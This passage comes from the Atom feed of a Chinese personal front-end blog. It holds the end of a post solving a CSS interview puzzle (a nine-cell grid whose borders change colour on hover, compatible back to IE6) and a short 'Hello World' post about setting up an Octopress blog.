class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>2<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>3<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">		<span class="tag">&lt;/<span class="name">tr</span>&gt;</span></div><div class="line">		<span class="tag">&lt;<span class="name">tr</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>4<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>5<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>6<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">		<span class="tag">&lt;/<span class="name">tr</span>&gt;</span></div><div class="line">		<span class="tag">&lt;<span class="name">tr</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>7<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>8<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">			<span class="tag">&lt;<span class="name">td</span>&gt;</span><span class="tag">&lt;<span class="name">div</span>&gt;</span><span class="tag">&lt;<span class="name">span</span>&gt;</span>9<span class="tag">&lt;/<span class="name">span</span>&gt;</span><span class="tag">&lt;/<span class="name">div</span>&gt;</span><span class="tag">&lt;/<span class="name">td</span>&gt;</span></div><div class="line">		<span class="tag">&lt;/<span class="name">tr</span>&gt;</span></div><div class="line">	<span class="tag">&lt;/<span class="name">table</span>&gt;</span></div><div class="line"><span class="tag">&lt;/<span class="name">div</span>&gt;</span></div></pre></td></tr></table></figure></p>
<p>css:<br><figure class="highlight css"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div><div class="line">30</div><div class="line">31</div><div class="line">32</div><div class="line">33</div><div class="line">34</div><div class="line">35</div></pre></td><td class="code"><pre><div class="line">*&#123;</div><div class="line">	<span class="attribute">margin</span>:<span class="number">0</span>;</div><div class="line">	<span class="attribute">padding</span>: <span class="number">0</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-tag">table</span>&#123;</div><div class="line">	<span class="attribute">border-collapse</span>: collapse;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test2</span> <span class="selector-tag">td</span>&#123;</div><div class="line">	<span class="attribute">width</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">height</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">background</span>: <span class="number">#eee</span>;</div><div class="line">	<span class="attribute">border</span>: <span class="number">5px</span> solid <span class="number">#00f</span>;</div><div class="line">	<span class="attribute">text-align</span>: center;</div><div class="line">	<span class="attribute">vertical-align</span>: top;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test2</span> <span class="selector-tag">td</span> <span class="selector-tag">div</span>&#123;</div><div class="line">	<span class="attribute">position</span>:relative;</div><div class="line">	<span class="attribute">width</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">height</span>: <span class="number">50px</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test2</span> <span class="selector-tag">td</span> <span class="selector-tag">div</span> <span class="selector-tag">span</span>&#123;</div><div class="line">	<span class="attribute">color</span>: <span class="number">#090</span>;</div><div class="line">	<span class="attribute">display</span>:block;</div><div class="line">	<span class="attribute">width</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">height</span>: <span class="number">50px</span>;</div><div class="line">	<span class="attribute">position</span>: absolute;</div><div class="line">	<span class="attribute">top</span>: <span class="number">0</span>;</div><div class="line">	<span class="attribute">left</span>: <span class="number">0</span>;</div><div class="line">	<span class="attribute">line-height</span>: <span class="number">50px</span>;</div><div class="line">&#125;</div><div class="line"><span class="selector-id">#test2</span> <span class="selector-tag">td</span> <span class="selector-tag">div</span> <span class="selector-tag">span</span><span class="selector-pseudo">:hover</span>&#123;</div><div class="line">	<span class="attribute">border</span>: <span class="number">5px</span> solid <span class="number">#f00</span>;</div><div class="line">	<span class="attribute">margin-left</span>: -<span class="number">5px</span>;</div><div class="line">	<span class="attribute">margin-top</span>: -<span class="number">5px</span>;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>OK，效果达成！<br><img src="/assets/blogImg/jiugongge7.jpg" alt="最终完成的效果"><br>可以猛点这里看看<a href="/assets/demo/jiugongge_demo.html">demo</a>。        </p>
<p><strong>最后吐槽，不对，总结一下下：</strong>           </p>
<blockquote>
<p>先到IE上去测，再转到其它浏览器，以少走弯路，这叫擒贼先擒王-_-!；<br>win8的metro布局最近挺流行的，有时候table比div好用；<br>IE君，你真是……此处省略1024个字                </p>
</blockquote>
<p>这个系列打算写两篇文章，下一篇介绍另外一种更简洁的方法。:)</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;前段时间，我的 leader Henry在群里面分享了一道&lt;a href=&quot;http://www.etao.com/&quot;&gt;一淘&lt;/a&gt;的面试题。         题目非常的有趣，忙完前阵的工作之后突然记起，也尝试做了一下。&lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;9个元素，每个50*50px，排成九宫格&lt;br&gt;默认是border颜色为blue，hover到格子上变成red（兼容到IE6）&lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;&lt;img src=&quot;/assets/blogImg/jiugongge1.jpg&quot; alt=&quot;css题目&quot;&gt;    &lt;/p&gt;
    
    </summary>
    
    
      <category term="css" scheme="https://RainieZhang-yilia.github.io/tags/css/"/>
    
  </entry>
  
  <entry>
    <title>Hello World</title>
    <link href="https://RainieZhang-yilia.github.io/2012/12/13/hello-world/"/>
    <id>https://RainieZhang-yilia.github.io/2012/12/13/hello-world/</id>
    <published>2012-12-12T17:39:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>在Winiex的推荐和帮助下，这个octopress博客终于搭建起来了。</p>
<p>折腾了两天多，在github page上看到自己的博客加载下来时，突然有种错综复杂的恍惚感。是的，它不是qq空间，不是新浪博客，不是豆瓣小站，也不是贴吧。它更像是属于自己的一块小小的领地，因而我满足于这种归属感。我愿在上面安静劳作。</p>
<p>一个农民，通过自身努力终于分到了一块地，不再需要在地主的土地上创造流量价值时，于是翻身作主的他可以宣告说：Hello World。当然这个农民确切来说是个码农。</p>
<p>感谢Zespia提供的slash主题。我很喜欢这种色调。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;在Winiex的推荐和帮助下，这个octopress博客终于搭建起来了。&lt;/p&gt;
&lt;p&gt;折腾了两天多，在github page上看到自己的博客加载下来时，突然有种错综复杂的恍惚感。是的，它不是qq空间，不是新浪博客，不是豆瓣小站，也不是贴吧。它更像是属于自己的一块小小的领地
    
    </summary>
    
    
      <category term="杂谈" scheme="https://RainieZhang-yilia.github.io/tags/%E6%9D%82%E8%B0%88/"/>
    
      <category term="octopress" scheme="https://RainieZhang-yilia.github.io/tags/octopress/"/>
    
  </entry>
  
</feed>